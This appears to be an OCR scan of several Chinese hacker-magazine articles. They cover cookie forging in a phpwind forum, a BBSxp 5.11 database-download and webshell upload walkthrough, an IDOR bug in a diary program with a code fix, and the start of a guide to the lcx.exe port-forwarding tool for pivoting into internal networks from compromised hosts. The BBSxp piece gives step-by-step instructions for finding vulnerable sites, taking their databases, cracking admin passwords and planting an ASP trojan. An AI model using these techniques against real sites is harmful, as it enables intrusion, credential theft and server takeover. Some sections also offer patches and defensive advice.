


图 4

然后我们就可以利用 test.txt 里的内容伪造 cookie 来登录这个论坛进行一切的操作……一切都是由于一个隐藏的参数没有过滤造成的，所以说安全不是片面的东西，很多小细节都要仔细的检查，写文章的时候还没有联系上作者，希望大家看到这篇文章可以帮忙转告一下此漏洞，请不要利用此漏洞做任何违法事情。

4.漏洞修补

简单的话，你把用户自定义头像的功能去掉就好了。另外，你可以去掉注册时候的头像写入数据库的功能，修改资料的地方，你就允许他想写什么就写什么吧，我们只要使用 htmlspecialchars 函数把那些可爱的脚本变成“<”这类的，允许他们去做所有他们想做的吧，他们会很愉快的，我这里有两个修改好了的，放在论坛根目录覆盖原文件就可以了，最好还是去官方下载补丁吧……

5.总结

学php快三个月了，所以读码能力不是很强，一切都是由于ezboy[F.S.T]发现$regicon没有过滤引出来的，可以说都是他的功劳，有什么错误指教可以到 http://www.wrsky.com 不吝指教……

（文章中涉及到的程序 profile.php、reg.html、register.php、ts-phpwind-php.rar 已经收录于光盘中）

bbsxp5.11版本暴库加上传asp木马

会飞的骆驼

前几天和黑城的版主jackson在聊天，聊到bbsxp版本挺好看啊，也不知他什么眼光，我觉得不怎么好看，只是清爽了一些！偶尔也就测试了一下，发现居然能暴出物理路径！查了一下这个版本是2004.10月份后发布的，不算很老的！使用率大家搜索一下就知道了！

下面给大家说说步骤：

1.www.baidu.com中查找“BBSxp 5.11/Licence”，这样搜索出很多站。

2.因为是“%5c”暴库，所以一级目录就别试了，我查了些资料发现争议很多，但最后成功率好小。

3.我们随便打开一个版面http://www.fzlm*.cn/bbs/ShowForum.asp?forumid=11，在第二个“/”后面加“%5c”，回车后发现了什么？

什么也没出现或提示错误？那是你IE设置有点完美！打开“IE－工具－选项－高级”取消显示友好的http错误前的勾！现在再看就看到了！http://www.fzlm*.cn/bbs\database\bbsxp.mdb这个就是数据库下载地址！真晕了，原来没改默认地址！如图1，如果发现有#bbsxp.mdb类的，可以用“%23”来替换“#”号，一样能下载！




图1

4.先下载下来再说！下载后用辅臣mdb工具打开，这个小工具在网上很多，体积也很小，只要查看功能已经够了，反正我们也不想编辑，查找user项，找到管理用户，如图2，管理用户可以查看版块的版主就可知道！比如事务区等等管理员的区或是你实在看不出，那就注册看一下各版主的等级，区长是最高的！下一级是管理员。




图2

5.密码是md5加密的，能不能解密就看你自己的运气了！在解密的时候不要太盲目，为了破解的机率更大，我建议在破解时收集一下区长的一些资料信息，比如id、姓名、邮箱、QQ等等，这样我们就减小了破解范围！另一个我们在破解的同时，可以查看数据库的message这个表，这是论坛的消息表，管理员和会员发的消息都会在这里！当然前提是他们没删除！我其中有一次就是在这里得到管理密码的，那管理员把自己的前后台管理密码发给好友！如图3。




图3

所以在这也提醒一下，如果你是管理者，那在这些方面要小心！这个论坛的密码我解开了，7位数字！如图4。




图4

6.然后就不用我说了，登录管理！管理地址admin.asp！如图5。




图5

7.上传个木马试试，在后台打开上传组件，添加asp，回到论坛发帖上传，提示服务器不允许上传asp，那就算了，直接改图片欺骗上传吧！传到后台继续用老方法，备份数据库，在数据库地址里输入刚才的图片地址，在备份地址里设好路径，路径文件名是asp格式，确定后我就等着成功的消息，但“当”一声警告音，一看提示，如图6，数据库路径不能包含asp格式！那咱们就换格式，换为asa试试！终于成功了！木马诞生了！如图7。




图6




图7

8.其实不利用备份数据库的方法也能得到webshell，有一个更好的方法，就是在后台添加允许上传的格式，我添加了asa，用普通会员的身份一样可以上传，得到webshell。

（本文所涉及的辅臣mdb数据库读取软件本期光盘已收录）

蓝色伊人日记本漏洞分析

= 寒 =

前些天很无聊，于是在网上逛了逛一个朋友的日记本，她的文章真的写得不错，可是我更对这个日记本的程序感兴趣，这个程序是蓝色伊人多用户版的日记本。按照平时的习惯，先找了一下看看有没有诸如注入漏洞的常见问题，结果没有。显然作者考虑到了这方面的问题。偶然间来到**info.asp?userid=11**这个页面，我试着改了一下后面userid的参数。没想到，真的变成了别人的资料，而且可以任意修改，甚至密码（具体利用演示，我做成了录象）。出于好奇，于是下了这个日记本的代码来看看。

显然，问题是出在info.asp中的，我们就来看看这个文件中的部分关键代码，如下：

```
    if session("username")="" then
    response.Redirect("login.asp?
action=err")
    response.End()
    else
    username=session("username")
    userid=session("usreid")
    end if
    userid=clng(request.QueryString
("userid"))
    set rs=server.CreateObject
("adodb.recordset")
    sql="select * from diaryuser
where userid="&userid
    rs.open sql,conn,1,1
    username=rs("username")
    password3=rs("password")
    kg=rs("kg")
    sex=rs("sex")
    url=rs("url")
    qq=rs("qq")
    rs.close
```

很显然，上面代码的意思是，首先，检查session中username是否为空，如果为空就让浏览器返回到**login.asp?action=err**的页面。如果不为空就把session中的username和usreid赋给userid，然后，从数据库中查询出这个userid的的相关资料。

问题出在哪里呢？检查是否有些不太严谨呢？对了、作者只做了对username的空的检查，而没有管userid是从哪里来的，所以造成了恶意用户可以随意修改他人资料的漏洞。那么我们该怎么改呢？既然是由于检查不严谨造成的漏洞，那么，我们就从这里入手，让程序检查这个userid。

思路是这样的，在登录的时候。我们将当前用户的userid记入session中。然后在info.asp检查这个userid是否和当前用户的userid相符合。如果符合才将相关资料返回给用户。

具体代码如下：

```
    if trim(session("userid"))=trim
(Request("userid")) then '关键代
码，其中session是登录的时候赋值的。
    username=session("username")
    userid=session("usreid")
    else
    %>
    <script language='Javascript'>
alert("不要乱改别人资料。谢谢");
history.back();</script>
    <%
    response.end
    end if
    end if
    userid=clng(request.QueryString
("userid"))
    set rs=server.CreateObject
("adodb.recordset")
    sql="select * from diaryuser
where userid="&userid
    rs.open sql,conn,1,1
    username=rs("username")
    password3=rs("password")
    kg=rs("kg")
    sex=rs("sex")
    url=rs("url")
    qq=rs("qq")
    rs.close
```

呵呵，好了，这下就安全了许多。代码比较简单，相信大家都能看明白。就写到这里，谢谢大家。希望能多和大家一起交流技术。

（本文所涉及的动画教程本期光盘已收录）

利用端口转向深度入侵内网

Lcx

按我个人的理解，其实伪高手和菜鸟只有一线之隔。像我这样的伪高手不过是多掌握了几个工具，比菜鸟知道更多的可利用的漏洞而已。真正的高手是能够独立研究系统或应用层方面的漏洞，有什么想法可以立即用编程工具去实现。解释了半天，只是想说虽然我文章题目起得很吓人，不过也就是写一个端口转向工具的用途而已。记得X档案去年xiaolu的一篇文章，<<利用注入入侵内网>>，用的是vidc这个工具把内网SQL服务器不向外开放的3389端口转到一台肉鸡端口上，然后再登录肉鸡的转向端口连到内网的SQL服务器上。这种方法好用，也有不足。一个是文件配置复杂，另一个就是能否入侵不上网的内网机器？这个我不得而知。我在解散了的红客联盟网站上，找到了一款好用的端口转向工具，我重新编译了一下为lcx.exe，加了下汉字注解帮助，现在来给也大家解释他的用途。

一、命令行命令注解及最简单的应用示例

运行lcx.exe，会得到如下提示，看到的结果如图1所示。




图 1

这里的lcx.exe命令帮助大家看图里的汉字就应该清楚了，我就不再多说。我来举一个最简单的应用，就是lcx.exe里的第二个选项**lcx.exe -tran <ConnectPort> <TransmitHost> <TransmitPort>**。如果一台肉鸡开放了3389，但是却不允许远程连接怎么办？像这样的情况很多，一台SQL服务器只开放1433

给WEB服务器，其它端口都被安全策略屏蔽掉了。这种情况下我们把lcx.exe传到这台肉鸡上，执行一条命令**lcx.exe –tran 1433 127.0.0.1 